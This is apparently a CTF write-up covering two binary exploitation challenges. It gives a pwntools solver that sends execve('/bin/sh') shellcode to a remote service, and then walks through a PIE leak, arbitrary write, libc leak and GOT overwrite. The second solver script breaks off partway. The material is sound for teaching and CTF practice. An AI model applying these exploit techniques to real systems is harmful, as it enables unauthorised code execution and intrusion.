
Given a binary ***shell.out***, the first thing we will do is to check the binary type and its security implementation.

```
$ file shell.out
shell.out: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for
GNU/Linux 3.2.0,
BuildID[sha1]=99ab9f9e7ec19cba2b41d1cc5d40af86f726014f, stripped

$ checksec --file=shell.out
RELRO
Full RELRO
STACK CANARY
No canary found
NX
NX enabled
PIE
No PIE
```

basic analysis summary:

- ***x64 least-bit ELF*** binary
- ***dynamically linked***, so it'll depend on system library
- ***stripped***, means function and variable name from the source code is not carried
- ***Full RELRO***, means that the GOT entry table is not writable
- ***No Stack Canary***, means no additional checks if the stack is overflown
- ***NX enabled***, means the stack is not executable
- ***no PIE***, means base address is hard-coded and not randomized

The primary objective of this challenge is to navigate around limitations rather than pinpointing a vulnerability and taking advantage of it.



By examining the decompiled code in ghidra, we observe that the binary receives input data, saves it into a variable and tries to execute it as a function. If we can supply functional shellcode to the binary, it should spawn a shell for us.

we can potentially use `***asm(shellcraft.sh())***`, which ends up with 48 bytes of shellcode thus exceeding our input. It appears that we will need to create our own shellcode, which is likely the intended solution according to the author.


So let's discuss what our goal is, to spawn a shell we want to call `***execve('/bin/sh')***` that is, a syscall that requires the following registers to be equal to a specific value accordingly:

1. $RAX = 0x3b
2. $RDI = a pointer to ***'/bin/sh'*** string
3. $RSI = 0x0
4. $RDX = 0x0

to read more about this you can follow this link:

- syscall table
- parameter registers

Thankfully, the author is nice enough to include the string within the binary, we can use ghidra to search for strings and we'll find the address to it and because PIE is not enabled, we can simply point to it without worrying about address randomization.



Exploitation:

to save up memory so we'll use the 32-bit registers to make the syscall shorter. Below is the setup to register in assembly

```
mov edi, 0x601010;
xor esi, esi;
xor edx, edx;
mov eax, 0x3b;
```

Solver script:

```
#!usr/bin/python3
from pwn import *

# ===========================================================
#                          SETUP
# ===========================================================
exe = './shell.out'
elf = context.binary = ELF(exe, checksec=True)
context.log_level = 'debug'
host, port = '157.230.247.65', 9696

def start(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
'''.format(**locals())
```

```
# ===========================================================
#                          EXPLOITS
# ===========================================================
io = start()

binsh_addr = 0x601010

# reference: https://ctftime.org/writeup/24007
# shellcode = asm(shellcraft.sh())
# shellcode =
b'\x6a\x42\x58\xfe\xc4\x48\x99\x52\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\
x68\x57\x54\x5e\x49\x89\xd0\x49\x89\xd2\x0f\x05'
shellcode = asm('mov edi, 0x601010; xor esi, esi; xor edx, edx; mov
eax, 0x3b; syscall;')

info('shellcode length: %#d', len(shellcode))
payload = flat([
    shellcode
])

# sending payload
io.send(payload)
io.interactive()
```

Next, after getting a shell just read the flag.txt

```
[DEBUG] Sent 0x10 bytes:
    00000000  bf 10 10 60  00 31 f6 31  d2 b8 3b 00  00 00 0f 05  |···`|·1·1|··;·|····|
    00000010
[*] Switching to interactive mode
$ cat home/pwn/flag.txt
[DEBUG] Sent 0x16 bytes:
    b'cat home/pwn/flag.txt\n'
[DEBUG] Received 0x1c bytes:
    b'flag{shell_is_just_\\xff\\d9}\n'
flag{shell_is_just_\xff\d9}
$
```

Flag: flag{shell_is_just_\xff\d9}

well_known

This challenge is personally one of the most I've had in a while. Combining some techniques that I've previously learned while also learning new techniques and concepts in the way.

tldr;

1. Leaking and calculating base address bypassing PIE
2. Exploiting vulnerable application logic
3. Overwriting memory to contain ***/bin/sh*** string

4. Leaking and calculating base address of Libc
5. Overwriting GOT entry to gain shell

Analysis:
Given a binary ***chall*** and ***libc***, the first thing we will do is to check the binary type and its security implementation.

```
$ file chall
chall: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for
GNU/Linux 3.2.0, stripped

$ checksec --file=chall
RELRO
No RELRO
STACK CANARY
Canary found
NX
NX enabled
PIE
PIE enabled
```

basic analysis summary:

- ***x64 least-bit ELF*** binary
- ***dynamically linked***, so it'll depend on system library
- ***stripped***, means function and variable name from the source code is not carried
- ***No RELRO***, means that the GOT entry table writeable
- ***Stack Canary***, which means there's additional checks into each function calls if the stack is overflown
- ***NX enabled***, means the stack is not executable
- ***PIE***, means that the base address of the program is randomized for each running processes

since by default the compiler will apply PARTIAL RELRO to the compiled binary, and indication of No RELRO here is a big hint that we'll doing some GOT overwrite to solve this challenge

Next, let's try to decompile the binary, below is the relevant code snippet that ghidra has decompiled and I've tidied up and renamed some of the function and variable names.

```
void main(void){
  long in_FS_OFFSET;
  int choice;
  undefined8 local_10;
  choice = 0;
  load_banner();
  init();
```

```
  while( true ) {
    while( true ) {
      while( true ) {
        while( true ) {
          menu();
          __isoc99_scanf("%d",&choice);
          getc(stdin);
          if (choice != 3) break;
          show_note();
        }
        if (choice < 4) break;
        if (choice != 4) goto LAB_00101627;
        delete_note();
      }
      if (choice != 1) break;
      new_note();
    }
    if (choice != 2) break;
    edit_note();
  }
LAB_00101627:
  puts("Invalid option!");
  exit(0);
}
```

from this ***main()*** section, we get an idea that the program will loop over throughout its execution. Each loop will print out a banner and a menu displaying a function that the user can prompt with an input ranging from 1 to 4.

```
void menu(void){
  puts(&target);
  puts("1. New note");
  puts("2. Edit note");
  puts("3. Show note");
  puts("4. Delete note");
  __printf_chk(1,&DAT_00102164);
  return;
}
```

This ***menu()*** function simply prints out the menu and you might notice I have renamed one of the global variable with ***target*** which currently holds nothing. This will be relevant to our exploitation as I will explain later on.

```
void new_note(void){
```

```
  note_addr = (char *)allocate_note();
  if (note_addr == (char *)0x0) {
    __printf_chk(1,"[!] Error, not enough memory");
  }
  else {
    __printf_chk(1,"Content: ");
    fgets(note_addr,256,stdin);
  }
  return;
}

long allocate_note(void){
  long mem_address;

  mem_address = memory_address;
  if ((lower_bound != 0) && (upper_bound < 17)) {
    (&vmmap)[upper_bound] = memory_address;
    memory_address = memory_address + 0x100;
    lower_bound = lower_bound + -1;
    upper_bound = upper_bound + 1;
    return mem_address;
  }
  puts("Error: Not enough available memory.");
  return 0;
}
```

In this snippet, if the user prompts the program with the input of 1, it will allocate a new memory and store its address in ***note_addr*** global variable. Each time we request (or make a new note), it will allocate a new memory address + 0x100 of its previous memory. We can make up to 16 notes before it hits a limit and can't allocate anymore memory. Note that there's a check to the offset we gave so we won't be able to give negative offsets.

```
void show_note(void){
  if (note_addr == -1) {
    puts("No active note, create a new note in order to view it");
  }
  else {
    __printf_chk(1,"Content: %s");
  }
  return;
}
```

the ***show_note()*** function simply prints out the the content of the memory pointed by the ***note_addr*** global variable


```
void edit_note(void){
  int iVar1;
  long lVar2;
  long in_FS_OFFSET;
  long offset;
  long local_10;

  offset = 0;
  if (note_addr == -1) {
    __printf_chk(1,"[!] Create a note first");
  }
  else {
    __printf_chk(1,"Offset: ");
    __isoc99_scanf("%ld",&offset);
    getc(stdin);
    if (offset < 0) {
      puts("[!] Invalid offset.");
    }
    else {
      __printf_chk(1,"[*] You are editing the following part of the
note at offset %ld:\n----\n");
      fwrite((void *)(offset + note_addr),1,0x10,stdout);
      puts("\n----");
      __printf_chk(1,"[>] New content(up to 16 chars): ");
      lVar2 = 0;
      do {
        iVar1 = getc(stdin);
        if ((char)iVar1 == '\n') break;
        *(char *)(lVar2 + note_addr + offset) = (char)iVar1;
        lVar2 = lVar2 + 1;
      } while (lVar2 != 0x10);
    }
  }
}
```

The ***edit_note()*** function allows us to write up to 16 bytes into an offset of our notes (pointed by ***note_addr***). Before allowing us to write, it will also print out 16 bytes of the content of said offset.

```
void delete_note(void){
```

```
  __printf_chk(1,"[delete_note@%p] :: Not yet
implemented\n",delete_note);
  return;
}
```


The ***delete_note()*** function simply is not implemented yet, however it leaks out its address, this will be beneficial for us to bypass the PIE since, even though the base address is randomized, the offset is always the same. Grabbing the offset from ghidra




we can calculate the offset to its base address using the following formula:

base_address = delete_note - offset


we can verify this in ***gdb-pwndbg:***





Using the same technique, we can also calculate the address of note_addr to gain the address of out notes and monitor how it is evolved

note_addr = base_addr + offset



```
pwndbg> run
Starting program: /home/kali/SharedFolder/GEMASTIK WU/CiGITS/pwn-well_known/chall
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Failed to open the banner file.

1. New note
2. Edit note
3. Show note
4. Delete note
>> 1
Content: AAAAAA
```

```
pwndbg> piebase
Calculated VA from /home/kali/SharedFolder/GEMASTIK WU/CiGITS/pwn-well_known/chall = 0x555555554000
pwndbg> x/20gx 0x555555554000 + 0x3718
0x555555557718: 0x00007ffff7fc2000      0x00007ffff7f99760
0x555555557728: 0x0000000000000000      0x00007ffff7f98a80
0x555555557738: 0x0000000000000000      0x0000000000000000
0x555555557748: 0x0000000000000000      0x0000000000000000
0x555555557758: 0x0000000000000000      0x0000000000000000
0x555555557768: 0x0000000000000000      0x0000000000000000
0x555555557778: 0x0000000000000000      0x0000000000000000
0x555555557788: 0x0000000000000000      0x0000000000000000
0x555555557798: 0x0000000000000000      0x0000000000000000
0x5555555577a8: 0x0000000000000000      0x0000000000000000
pwndbg> x/s 0x00007ffff7fc2000
0x7ffff7fc2000: "AAAAAA\n"
```

Exploitation:


What comes to my mind the first time is to overwrite the GOT entries with a call to ***system()***. However after comparing where the address of our notes starts with the address of the GOT….

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
          Start                End Perm     Size Offset File
    0x555555554000     0x555555555000 r--p     1000      0 /home/kali/SharedFolder/GEMASTIK WU/CiGITS/pwn-well_known/chall
    0x555555555000     0x555555556000 r-xp     1000   1000 /home/kali/SharedFolder/GEMASTIK WU/CiGITS/pwn-well_known/chall
    0x555555556000     0x555555557000 r--p     1000   2000 /home/kali/SharedFolder/GEMASTIK WU/CiGITS/pwn-well_known/chall
    0x555555557000     0x555555558000 rw-p     1000   2000 /home/kali/SharedFolder/GEMASTIK WU/CiGITS/pwn-well_known/chall
    0x555555558000     0x555555559000 rw-p     1000      0 [heap]
    0x555555559000     0x55555557a000 rw-p    21000      0 [heap]
    0x7ffff7dc3000     0x7ffff7dc6000 rw-p     3000      0 [anon_7ffff7dc3]
    0x7ffff7dc6000     0x7ffff7dec000 r--p    26000      0 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7dec000     0x7ffff7f41000 r-xp   155000  26000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7f41000     0x7ffff7f94000 r--p    53000 17b000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7f94000     0x7ffff7f98000 r--p     4000 1ce000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7f98000     0x7ffff7f9a000 rw-p     2000 1d2000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7f9a000     0x7ffff7fa7000 rw-p     d000      0 [anon_7ffff7f9a]
    0x7ffff7fc2000     0x7ffff7fc5000 rw-p     3000      0 [anon_7ffff7fc2]
    0x7ffff7fc5000     0x7ffff7fc9000 r--p     4000      0 [vvar]
    0x7ffff7fc9000     0x7ffff7fcb000 r-xp     2000      0 [vdso]
    0x7ffff7fcb000     0x7ffff7fcc000 r--p     1000      0 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7fcc000     0x7ffff7ff1000 r-xp    25000   1000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7ff1000     0x7ffff7ffb000 r--p     a000  26000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7ffb000     0x7ffff7ffd000 r--p     2000  30000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7ffd000     0x7ffff7fff000 rw-p     2000  32000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffffffde000     0x7ffffffff000 rw-p    21000      0 [stack]
```

```
pwndbg> got
GOT protection: No RELRO | GOT functions: 13
[0x5555555576a0] puts@GLIBC_2.2.5 → 0x7ffff7e3d820 (puts) ← push r14
[0x5555555576a8] fread@GLIBC_2.2.5 → 0x555555555046 (fread@plt+6) ← push 1
[0x5555555576b0] fclose@GLIBC_2.2.5 → 0x555555555056 (fclose@plt+6) ← push 2
[0x5555555576b8] __stack_chk_fail@GLIBC_2.4 → 0x555555555066 (__stack_chk_fail@plt+6) ← push 3
[0x5555555576c0] mmap@GLIBC_2.2.5 → 0x7ffff7ec7670 (mmap64) ← mov r10d, ecx
[0x5555555576c8] fgets@GLIBC_2.2.5 → 0x7ffff7e3bee0 (fgets) ← push r13
[0x5555555576d0] __printf_chk@GLIBC_2.3.4 → 0x7ffff7edc610 (__printf_chk) ← sub rsp, 0xd8
[0x5555555576d8] setvbuf@GLIBC_2.2.5 → 0x7ffff7e3de30 (setvbuf) ← push r14
[0x5555555576e0] fopen@GLIBC_2.2.5 → 0x7ffff7e3c170 (fopen64) ← mov edx, 1
[0x5555555576e8] __isoc99_scanf@GLIBC_2.7 → 0x7ffff7e17ff0 (__isoc99_scanf) ← sub rsp, 0xd8
[0x5555555576f0] exit@GLIBC_2.2.5 → 0x5555555550d6 (exit@plt+6) ← push 0xa /* 'h\n' */
[0x5555555576f8] fwrite@GLIBC_2.2.5 → 0x5555555550e6 (fwrite@plt+6) ← push 0xb /* 'h\x0b' */
[0x555555557700] getc@GLIBC_2.2.5 → 0x7ffff7e43b80 (getc) ← push rbp
```

we reveal that note starts at ***0x00007ffff7fc2000*** (using the same address and technique explained above) however the GOT is located around at ***0x555555557000*** which is way back, means that it requires us to give a negative offset which is not possible.

Next thing comes into my mind is to write into a memory both writable and executable however, as the ***vmmap*** shows, there's no such memory section. Next is to overwrite the return pointer in the stack, that too is not possible since we didn't get any stack base address leak. Next, I try to smash the notes by requesting as many notes until it hits its limit. And after inspecting what ***note_addr*** holds after we smash it, I found something very interesting…




```
pwndbg> x/20gx 0×555555554000 + 0×3718
0×555555557718: 0×0000000000000000      0×00007ffff7f99760
0×555555557728: 0×0000000000000000      0×00007ffff7f98a80
0×555555557738: 0×0000000000000000      0×0000000000000000
0×555555557748: 0×0000000000000000      0×0000000000000000
0×555555557758: 0×0000000000000000      0×0000000000000000
0×555555557768: 0×0000000000000000      0×0000000000000000
0×555555557778: 0×0000000000000000      0×0000000000000000
0×555555557788: 0×0000000000000000      0×0000000000000000
0×555555557798: 0×0000000000000000      0×0000000000000000
0×5555555577a8: 0×0000000000000000      0×0000000000000000
```

This is because if the ***allocate_note()*** function is unable to allocate more memory, it will return ***NULL***, thus emptying the ***note_addr***. This basically gains us arbitrary write to almost anywhere in the memory of the process including to the GOT because of this code in the ***edit_note()*** function:

```
*(char *)(lVar2 + note_addr + offset) = (char)iVar1;
```

and because ***note_addr*** is ***NULL***, we can just supply our offset as the address we want to write to. Now our attack vector is clear, is to replace one of the library within GOT to the address ***system()*** with said library function is also calling one argument that we are also able to overwrite to ***/bin/sh***.


We can figure this out by taking any first argument of any function that exists within got and try to calculate the address of its first argument by calculating the sum of the base address and its offset and locate which section it belongs to in the process memory by using ***vmmap***. For example, I will be taking the first argument of the calls to ***puts()*** in ***show_note()*** function.

```
                    s_No_active_note,_create_a_new_not_00102080      XREF[1]:     show_note:00101460(*)
00102080 4e 6f 20        ds         "No active note, create a new note in order to...
         61 63 74
         69 76 65 ...
001020b6 00              ??         00h
001020b7 00              ??         00h
```

```
pwndbg> piebase
Calculated VA from /home/kali/SharedFolder/GEMASTIK WU/CiGITS/pwn-well_known/chall = 0x555555554000
pwndbg> p/x 0x555555554000 + 0x2080
$1 = 0x555555556080
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
             Start                End Perm     Size Offset File
    0x555555554000     0x555555555000 r--p     1000      0 /home/kali/SharedFolder/GEMASTIK WU/CiGITS/pwn-well_known/chal
    0x555555555000     0x555555556000 r-xp     1000   1000 /home/kali/SharedFolder/GEMASTIK WU/CiGITS/pwn-well_known/chal
    0x555555556000     0x555555557000 r--p     1000   2000 /home/kali/SharedFolder/GEMASTIK WU/CiGITS/pwn-well_known/chal
    0x555555557000     0x555555558000 rw-p     1000   2000 /home/kali/SharedFolder/GEMASTIK WU/CiGITS/pwn-well_known/chal
    0x555555558000     0x555555559000 rw-p     1000      0 [heap]
    0x555555559000     0x55555557a000 rw-p    21000      0 [heap]
    0x7ffff7dc3000     0x7ffff7dc6000 rw-p     3000      0 [anon_7ffff7dc3]
    0x7ffff7dc6000     0x7ffff7dec000 r--p    26000      0 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7dec000     0x7ffff7f41000 r-xp   155000  26000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7f41000     0x7ffff7f94000 r--p    53000 17b000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7f94000     0x7ffff7f98000 r--p     4000 1ce000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7f98000     0x7ffff7f9a000 rw-p     2000 1d2000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7f9a000     0x7ffff7fa7000 rw-p     d000      0 [anon_7ffff7f9a]
    0x7ffff7fc2000     0x7ffff7fc5000 rw-p     3000      0 [anon_7ffff7fc2]
    0x7ffff7fc5000     0x7ffff7fc9000 r--p     4000      0 [vvar]
    0x7ffff7fc9000     0x7ffff7fcb000 r-xp     2000      0 [vdso]
    0x7ffff7fcb000     0x7ffff7fcc000 r--p     1000      0 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7fcc000     0x7ffff7ff1000 r-xp    25000   1000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7ff1000     0x7ffff7ffb000 r--p     a000  26000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7ffb000     0x7ffff7ffd000 r--p     2000  30000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7ffd000     0x7ffff7fff000 rw-p     2000  32000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffffffde000     0x7fffffffe000 rw-p    21000      0 [stack]
```

and as we can see the memory of said address falls under the section that is not-writable. Eventually we'll found that the first call to ***puts()*** in the ***menu()*** function is using a memory that is writable, and that is exactly the global address of **target** that I briefly mentioned above. which also coincidentally is the first call to ***puts()*** after the edit function has returned. This is perfect since it avoids any potential error.

Next, since we want to overwrite the GOT ***puts*** with ***system()***, we also need a leak for libc to calculate the libc base address. Thankfully upon calling the edit function and providing it with the address of GOT (calculated with the same technique explained above, base_address + the corresponding GOT function offset) it will also prints out its contents, leaking the libc ***puts()*** address.



new we can calculate the libc base address and the address to system with grabbing the offset by the machine libc provided in the challenge using the following:

libc_base = libc_puts - offset

libc_system= libc_base + offset

Great so to recap, our strategy is:

1. gain base address by leaking the ***delete_note()*** function
2. smash the note memory until it won't be able to allocate more memory
3. replace the contents of the ***target*** global variable with ***/bin/sh*** string
4. edit the ***GOT puts***, leaking ***libc puts()***, calculate libc base address and libc ***system()***
5. replace the GOT puts entry with libc ***system()***
6. gain shell

Solver script:

```
#!usr/bin/python3
from pwn import *

# ===========================================================
#                           SETUP
# ===========================================================
exe = './chall'
elf = context.binary = ELF(exe, checksec=True)
libc = './libc-2.31.so'
libc = ELF(libc, checksec=False)
context.log_level = 'debug'
host, port = '23.94.73.203', 9898
```

```python
def start(argv=[]):
    if args.GDB:
